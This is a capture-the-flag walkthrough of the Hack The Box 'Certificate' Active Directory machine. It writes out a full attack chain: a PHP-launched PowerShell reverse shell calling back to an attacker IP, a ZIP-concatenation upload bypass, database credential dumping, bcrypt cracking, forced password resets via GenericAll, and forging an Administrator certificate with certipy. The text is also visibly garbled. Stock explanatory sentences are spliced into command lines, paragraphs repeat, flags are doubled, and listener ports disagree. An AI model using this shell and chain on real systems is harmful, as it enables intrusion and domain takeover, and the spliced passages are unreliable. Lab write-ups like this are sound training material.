Machine Overview
Certificate is a Hard difficulty Windows Active Directory machine featuring a web-based learning platform with a file upload vulnerability. Through a ZIP slip technique, a PHP reverse shell is uploaded to gain initial access. Credentials are extracted from a MySQL database and cracked, enabling WinRM access. BloodHound reveals GenericAll rights over domain users, which are abused to change passwords and pivot through multiple accounts. The final escalation uses SeManageVolumePrivilege and certipy-ad to forge a certificate as Administrator and obtain the domain hash.
Initial Enumeration
Port Scanning
I start with a full port scan to discover all open services.
nmap 10.129.251.88
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-01 20:31 CEST
Nmap scan report for 10.129.251.88
Host is up (0.016s latency).
Not shown: 987 filtered tcp ports (no-response)
PORT     STATE SERVICE
53/tcp   open  domain
80/tcp   open  http
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl
5985/tcp open  wsman

Nmap done: 1 IP address (1 host up) scanned in 4.44 seconds
A detailed service scan reveals web (HTTP/80), typical AD ports, and WinRM (5985).
nmap -p53,80,88,135,139,389,445,464,593,636,3268,3269,5985 -sCV 10.129.251.88 -vvvv
Scanned at 2025-06-01 20:35:37 CEST for 86s

PORT     STATE SERVICE       REASON          VERSION
53/tcp   open  domain        syn-ack ttl 127 Simple DNS Plus
80/tcp   open  http          syn-ack ttl 127 Apache httpd 2.4.58 (OpenSSL/3.1.3 PHP/8.0.30)
|_http-server-header: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.0.30
|_http-favicon: Unknown favicon MD5: FBA180716B304B231C4029637CCF6481
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Certificate | Your portal for certification
88/tcp   open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2025-06-01 20:43:55Z)
135/tcp  open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp  open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: certificate.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-06-01T20:45:24+00:00; +2h08m21s from scanner time.
| ssl-cert: Subject: commonName=DC01.certificate.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.certificate.htb
| Issuer: commonName=Certificate-LTD-CA/domainComponent=certificate
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2024-11-04T03:14:54
| Not valid after:  2025-11-04T03:14:54
| MD5:   0252:f5f4:2869:d957:e8fa:5c19:dfc5:d8ba
| SHA-1: 779a:97b1:d8e4:92b5:bafe:bc02:3388:45ff:dff7:6ad2
| -----BEGIN CERTIFICATE-----
| //
|_-----END CERTIFICATE-----
445/tcp  open  microsoft-ds? syn-ack ttl 127
464/tcp  open  kpasswd5?     syn-ack ttl 127
593/tcp  open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: certificate.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.certificate.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.certificate.htb
| Issuer: commonName=Certificate-LTD-CA/domainComponent=certificate
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2024-11-04T03:14:54
| Not valid after:  2025-11-04T03:14:54
| MD5:   0252:f5f4:2869:d957:e8fa:5c19:dfc5:d8ba
| SHA-1: 779a:97b1:d8e4:92b5:bafe:bc02:3388:45ff:dff7:6ad2
| -----BEGIN CERTIFICATE-----
| //
|_-----END CERTIFICATE-----
|_ssl-date: 2025-06-01T20:45:24+00:00; +2h08m21s from scanner time.
3268/tcp open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: certificate.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-06-01T20:45:24+00:00; +2h08m21s from scanner time.
| ssl-cert: Subject: commonName=DC01.certificate.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.certificate.htb
| Issuer: commonName=Certificate-LTD-CA/domainComponent=certificate
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2024-11-04T03:14:54
| Not valid after:  2025-11-04T03:14:54
| MD5:   0252:f5f4:2869:d957:e8fa:5c19:dfc5:d8ba
| SHA-1: 779a:97b1:d8e4:92b5:bafe:bc02:3388:45ff:dff7:6ad2
| -----BEGIN CERTIFICATE-----
|//
|_-----END CERTIFICATE-----
3269/tcp open  ssl/ldap      syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: certificate.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-06-01T20:45:24+00:00; +2h08m21s from scanner time.
| ssl-cert: Subject: commonName=DC01.certificate.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.certificate.htb
| Issuer: commonName=Certificate-LTD-CA/domainComponent=certificate
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2024-11-04T03:14:54
| Not valid after:  2025-11-04T03:14:54
| MD5:   0252:f5f4:2869:d957:e8fa:5c19:dfc5:d8ba
| SHA-1: 779a:97b1:d8e4:92b5:bafe:bc02:3388:45ff:dff7:6ad2
| -----BEGIN CERTIFICATE-----
| //
|_-----END CERTIFICATE-----
5985/tcp open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 20:37
Completed NSE at 20:37, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 20:37
Completed NSE at 20:37, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 20:37
Completed NSE at 20:37, 0.00s elapsed
Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 86.85 seconds
           Raw packets sent: 17 (724B) | Rcvd: 14 (600B)
Foothold: ZIP Slip Upload
Web Application Exploration

Port 80 hosts a learning platform. After registration and login, course pages allow uploading quiz answers as ZIP files.
 Learning platform login page
 Course page with quiz upload functionality
 Upload form that accepts ZIP files
Crafting the Malicious Upload
I create a PHP reverse shell using a simple RCE payload that connects back to my listener.
nano shell.php

<?php
shell_exec("powershell -nop -w hidden -c \"\$client = New-Object System.Net.Sockets.TCPClient('10.10.14.189',4444); \$stream = \$client.GetStream(); [byte[]]\$bytes = 0..65535|%{0}; while((\$i = \$stream.Read(\$bytes, 0, \$bytes.Length)) -ne 0){; \$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString(\$bytes,0,\$i); \$sendback = (iex \$data 2>&1 | Out-String ); \$sendback2 = \$sendback + 'PS ' + (pwd).Path + '> '; \$sendbyte = ([text.encoding]::ASCII).GetBytes(\$sendback2); \$stream.Write(\$sendbyte,0,\$sendbyte.Length); \$stream.Flush()}; \$client.Close()\"");
?>
Direct upload of a malicious ZIP is rejected by the server. The trick is to create a legitimate ZIP containing a real PDF, then concatenate it with a malicious ZIP containing the PHP shell — a technique where the parser extracts the latter's contents while the outer ZIP passes validation.
zip legit.zip Untitled.pdfI inspect the file contents for sensitive data such as hardcoded credentials, configuration parameters, internal hostnames, or references to other services that could expand the attack surface.
cat legit.zip malicious.zip > combined.zip Combined ZIP uploaded successfully
After uploading, the extracted PHP shell is accessible at a predictable URL path. I start a netcat listener and trigger the shell.
nc -lvnp 9001I start a netcat listener on the specified port to catch the incoming reverse shell. Netcat (nc -lvnp) binds to all interfaces (-l), enables verbose output (-v), skips DNS resolution (-n), and listens on the specified port (-p). Once the exploit triggers, the target machine connects back to this listener, providing an interactive command shell.
nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.14.137] from (UNKNOWN) [10.129.246.127] 60925
ls


    Directory: C:\xampp\htdocs\certificate.htb\static\uploads\fd5b3018c29991130b22f3381786067b\malicious_files


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----         6/7/2025   6:15 AM            590 shell.php


PS C:\xampp\htdocs\certificate.htb\static\uploads\fd5b3018c29991130b22f3381786067b\malicious_files>
Credential Extraction & Lateral Movement
Database Credentials
I find the database configuration file db.php containing MySQL credentials.
PS C:\xampp\htdocs\certificate.htb> cat db.php
<?php
// Database connection using PDO
try {
    $dsn = 'mysql:host=localhost;dbname=Certificate_WEBAPP_DB;charset=utf8mb4';
    $db_user = 'certificate_webapp_user'; // Change to your DB username
    $db_passwd = 'cert!f!c@teDBPWD'; // Change to your DB password
    $options = [
        PDO::ATTR_ERRMODE => PDO::ERRMODE_EXCEPTION,
        PDO::ATTR_DEFAULT_FETCH_MODE => PDO::FETCH_ASSOC,
    ];
    $pdo = new PDO($dsn, $db_user, $db_passwd, $options);
} catch (PDOException $e) {
    die('Database connection failed: ' . $e->getMessage());
}
?>
Using mysql.exe, I connect to the database and dump the user table, revealing bcrypt password hashes.
PS C:\xampp\mysql\bin>  .\mysql.exe -u certificate_webapp_user -pcert!f!c@teDBPWD -D Certificate_WEBAPP_DB -e "SHOW TABLES;"
Tables_in_certificate_webapp_db
course_sessions
courses
users
users_courses
I connect to the local MySQL database server using the credentials found in the web application's configuration file. MySQL databases behind web applications frequently store user credentials — if the password hashes use a weak algorithm or the passwords themselves are weak, they can be cracked offline to obtain credentials that may be reused for system-level access.
.\mysql.exe -u certificate_webapp_user -pcert!f!c@teDBPWD -D Certificate_WEBAPP_DB -e "SHOW TABLES; SELECT * FROM users"
Tables_in_certificate_webapp_db
course_sessions
courses
users
users_courses
id  first_name last_name  username      email   password        created_at      role    is_active
1   Lorra      Armessa  Lorra.AAA       lorra.aaa@certificate.htb       $2y$04$bZs2FUjVRiFswY84CUR8ve02ymuiy0QD23XOKFuT6IM2sBbgQvEFG    2024-12-23 12:43:10     teacher 1
6   Sara       Laracrof Sara1200        sara1200@gmail.com      $2y$04$pgTOAkSnYMQoILmL6MRXLOOfFlZUPR4lAD2kvWZj.i/dyvXNSqCkK    2024-12-23 12:47:11     teacher 1
7   John       Wood Johney      johny009@mail.com       $2y$04$VaUEcSd6p5NnpgwnHyh8zey13zo/hL7jfQd9U.PGyEW3yqBf.IxRq    2024-12-23 13:18:18     student 1
8   Havok      Watterson  havokww       havokww@hotmail.com     $2y$04$XSXoFSfcMoS5Zp8ojTeUSOj6ENEun6oWM93mvRQgvaBufba5I5nti    2024-12-24 09:08:04     teacher 1
9   Steven     Roman    stev    steven@yahoo.com        $2y$04$6FHP.7xTHRGYRI9kRIo7deUHz0LX.vx2ixwv0cOW6TDtRGgOhRFX2    2024-12-24 12:05:05     student 1
10  Sara       Brawn    sara.b  sara.b@certificate.htb  $2y$04$CgDe/Thzw/Em/M4SkmXNbu0YdFo6uUs3nB.pzQPV.g8UdXikZNdH6    2024-12-25 21:31:26     admin   1
12  test       test test  test@certificate.htb  $2y$04$Htvhg6O907RjbVLs3mi8/eRN1kQDwTqqnQr2Pswr9ArSIIGTOUv7O    2025-06-07 09:06:36     student 1
I crack the bcrypt password hashes using John the Ripper with the --format=bcrypt flag. Bcrypt is a deliberately slow hashing algorithm designed to resist brute-force attacks — each hash attempt takes significantly longer than MD5 or SHA-based hashes, making large wordlists time-consuming. However, weak passwords from rockyou.txt are still crackable within a reasonable timeframe.
john --wordlist=/usr/share/wordlists/rockyou.txt --format=bcrypt hashes.txt
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 16 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Blink182         (sara.b)
test             (test)
2g 0:00:35:06 36.17% (ETA: 18:20:55) 0.000949g/s 2528p/s 12729c/s 12729C/s mtjikeku..mtj sexy
Use the "--show" option to display all of the cracked passwords reliably
Session aborted
WinRM Access as Sara.B
One of the cracked passwords works for the domain user sara.b. I authenticate via Evil-WinRM.
evil-winrm -i certificate.htb -u sara.b -p "Blink182"

*Evil-WinRM* PS C:\Users\Sara.B\Documents>
User Flag: AD Privilege Abuse
BloodHound Analysis
I retrieve LDAP data and upload it to BloodHound. The analysis reveals that sara.b is a member of the Account Operators group — granting GenericAll rights over several domain users.
nxc ldap 10.129.246.127 -u 'sara.b' -p 'Blink182' --bloodhound --collection All --dns-server 10.129.246.127
SMB         10.129.246.127  445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:certificate.htb) (signing:True) (SMBv1:False)
LDAP        10.129.246.127  389    DC01             [+] certificate.htb\sara.b:Blink182
LDAP        10.129.246.127  389    DC01             Resolved collection methods: objectprops, group, rdp, container, trusts, psremote, acl, localadmin, session, dcom
LDAP        10.129.246.127  389    DC01             Done in 00M 04S
LDAP        10.129.246.127  389    DC01             Compressing output into /home/kali/.nxc/logs/DC01_10.129.246.127_2025-06-07_172101_bloodhound.zip
Password Change: Lion.SK
With GenericAll rights, I change the password of user Lion.SK using PowerShell and log in as that user.
*Evil-WinRM* PS C:\Users> Set-ADAccountPassword -Identity "Lion.SK" -NewPassword (ConvertTo-SecureString "Test123" -AsPlainText -Force) -ResetI use Evil-WinRM to establish a remote PowerShell session on the target Windows machine. Evil-WinRM leverages the Windows Remote Management (WinRM) protocol over HTTP/HTTPS (port 5985/5986) and supports Pass-the-Hash authentication, file upload/download, and in-memory PowerShell execution — making it the preferred tool for post-exploitation on Windows targets.
evil-winrm -i certificate.htb -u Lion.SK -p "Test123"

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Lion.SK\Documents>
I use Evil-WinRM to establish a remote PowerShell session on the target Windows machine. Evil-WinRM leverages the Windows Remote Management (WinRM) protocol over HTTP/HTTPS (port 5985/5986) and supports Pass-the-Hash authentication, file upload/download, and in-memory PowerShell execution — making it the preferred tool for post-exploitation on Windows targets.
*Evil-WinRM* PS C:\Users\Lion.SK\Desktop> ls


    Directory: C:\Users\Lion.SK\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---         6/7/2025   8:57 AM             34 user.txt


*Evil-WinRM* PS C:\Users\Lion.SK\Desktop> cat user.txt
3bdd59bd6a6610d90b057d27a24186973bdd59bd6a6610d90b057d27a2418697Privilege Escalation: Certificate Forgery
Pivoting to Ryan.K
Using the same GenericAll rights, I change Ryan.K's password and log in. Ryan.K is a member of the Domain Storage Managers group, which provides SeManageVolumePrivilege — the ability to manage volumes on the system.
*Evil-WinRM* PS C:\Users> Set-ADAccountPassword -Identity "ryan.k" -NewPassword (ConvertTo-SecureString "Test123" -AsPlainText -Force) -ResetI use Evil-WinRM to establish a remote PowerShell session on the target Windows machine. Evil-WinRM leverages the Windows Remote Management (WinRM) protocol over HTTP/HTTPS (port 5985/5986) and supports Pass-the-Hash authentication, file upload/download, and in-memory PowerShell execution — making it the preferred tool for post-exploitation on Windows targets.
evil-winrm -i certificate.htb -u Ryan.k -p "Test123"
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Ryan.K\Documents> Ryan.K's group membership showing SeManageVolumePrivilege
Volume Exploit & Certificate Export
Using SeManageVolumeExploit.exe, I exploit the volume management privilege for local privilege escalation.
*Evil-WinRM* PS C:\Users\Ryan.K\Documents> ./SeManageVolumeExploit.exe
Entries changed: 846

DONE
I then use certutil to enumerate and export a usable certificate. Certificate 2 is marked as exportable.
*Evil-WinRM* PS C:\Users\Ryan.K\Documents> certutil -store My
My "Personal"
================ Certificate 0 ================
Archived!
Serial Number: 472cb6148184a9894f6d4d2587b1b165
Issuer: CN=certificate-DC01-CA, DC=certificate, DC=htb
 NotBefore: 11/3/2024 3:30 PM
 NotAfter: 11/3/2029 3:40 PM
Subject: CN=certificate-DC01-CA, DC=certificate, DC=htb
CA Version: V0.0
Signature matches Public Key
Root Certificate: Subject matches Issuer
Cert Hash(sha1): 82ad1e0c20a332c8d6adac3e5ea243204b85d3a7
  Key Container = certificate-DC01-CA
  Unique container name: 6f761f351ca79dc7b0ee6f07b40ae906_7989b711-2e3f-4107-9aae-fb8df2e3b958
  Provider = Microsoft Software Key Storage Provider
Signature test passed

================ Certificate 1 ================
Serial Number: 5800000002ca70ea4e42f218a6000000000002
Issuer: CN=Certificate-LTD-CA, DC=certificate, DC=htb
 NotBefore: 11/3/2024 8:14 PM
 NotAfter: 11/3/2025 8:14 PM
Subject: CN=DC01.certificate.htb
Certificate Template Name (Certificate Type): DomainController
Non-root Certificate
Template: DomainController, Domain Controller
Cert Hash(sha1): 779a97b1d8e492b5bafebc02338845ffdff76ad2
  Key Container = 46f11b4056ad38609b08d1dea6880023_7989b711-2e3f-4107-9aae-fb8df2e3b958
  Simple container name: te-DomainController-3ece1f1c-d299-4a4d-be95-efa688b7fee2
  Provider = Microsoft RSA SChannel Cryptographic Provider
Private key is NOT exportable
Encryption test passed

================ Certificate 2 ================
Serial Number: 75b2f4bbf31f108945147b466131bdca
Issuer: CN=Certificate-LTD-CA, DC=certificate, DC=htb
 NotBefore: 11/3/2024 3:55 PM
 NotAfter: 11/3/2034 4:05 PM
Subject: CN=Certificate-LTD-CA, DC=certificate, DC=htb
Certificate Template Name (Certificate Type): CA
CA Version: V0.0
Signature matches Public Key
Root Certificate: Subject matches Issuer
Template: CA, Root Certification Authority
Cert Hash(sha1): 2f02901dcff083ed3dbb6cb0a15bbfee6002b1a8
  Key Container = Certificate-LTD-CA
  Unique container name: 26b68cbdfcd6f5e467996e3f3810f3ca_7989b711-2e3f-4107-9aae-fb8df2e3b958
  Provider = Microsoft Software Key Storage Provider
Signature test passed
CertUtil: -store command completed successfully.
I use certutil -exportPFX to export the certificate (identified by its thumbprint) along with its private key into a single PFX (PKCS#12) file. This portable format contains everything needed for certificate-based authentication — the X.509 certificate, the private key, and the certificate chain. Once on my attacker machine, tools like certipy-ad forge can manipulate this certificate to impersonate other domain users.
C:\Users\Ryan.K\Documents> certutil -exportPFX MY 75b2f4bbf31f108945147b466131bdca .\certificate.pfx
MY "Personal"
================ Certificate 2 ================
Serial Number: 75b2f4bbf31f108945147b466131bdca
Issuer: CN=Certificate-LTD-CA, DC=certificate, DC=htb
 NotBefore: 11/3/2024 3:55 PM
 NotAfter: 11/3/2034 4:05 PM
Subject: CN=Certificate-LTD-CA, DC=certificate, DC=htb
Certificate Template Name (Certificate Type): CA
CA Version: V0.0
Signature matches Public Key
Root Certificate: Subject matches Issuer
Template: CA, Root Certification Authority
Cert Hash(sha1): 2f02901dcff083ed3dbb6cb0a15bbfee6002b1a8
  Key Container = Certificate-LTD-CA
  Unique container name: 26b68cbdfcd6f5e467996e3f3810f3ca_7989b711-2e3f-4107-9aae-fb8df2e3b958
  Provider = Microsoft Software Key Storage Provider
Signature test passed
Enter new password for output file .\certificate.pfx:
Enter new password:
Confirm new password:
CertUtil: -exportPFX command completed successfully.
Forging an Administrator Certificate
With the exported PFX file, I use certipy-ad to forge a certificate with the Administrator's UPN, then authenticate to extract the Administrator's NT hash.
certipy-ad forge -ca-pfx certificate.pfx -upn Administrator@certificate.htb -subject 'CN=ADMINISTRATOR,CN=USERS,DC=CERTIFICATE,DC=HTB'
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Saved forged certificate and private key to 'administrator_forged.pfx'
The command output below reveals important information about the target system's configuration. I carefully examine the results for credentials, misconfigurations, version numbers, or any other details that could be leveraged for further exploitation.
sudo ntpdate 10.129.246.127
[sudo] password for kali:
2025-06-07 23:09:30.961386 (+0200) +15255.753906 +/- 0.008722 10.129.246.127 s1 no-leap
CLOCK: time stepped by 15255.753906

┌──(kali㉿kali)-[~/HTB/certificate]
└─$ certipy-ad auth -pfx administrator_forged.pfx -dc-ip 10.129.246.127
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@certificate.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@certificate.htb': aad3b435b51404eeaad3b435b51404ee:d804304519bf0143c14cbf1c024408c6
Administrator Access
Using the extracted NT hash, I authenticate as Administrator via Evil-WinRM with Pass-the-Hash.
evil-winrm -i certificate.htb -u Administrator -H d804304519bf0143c14cbf1c024408c6

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
I use Evil-WinRM to establish a remote PowerShell session on the target Windows machine. Evil-WinRM leverages the Windows Remote Management (WinRM) protocol over HTTP/HTTPS (port 5985/5986) and supports Pass-the-Hash authentication, file upload/download, and in-memory PowerShell execution — making it the preferred tool for post-exploitation on Windows targets.
*Evil-WinRM* PS C:\Users\Administrator\Desktop> ls


    Directory: C:\Users\Administrator\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---         6/7/2025   8:57 AM             34 root.txt


*Evil-WinRM* PS C:\Users\Administrator\Desktop> cat root.txt
d5abda9bdb38a99d6cdc8207126e4a21d5abda9bdb38a99d6cdc8207126e4a21 Machine rooted as Administrator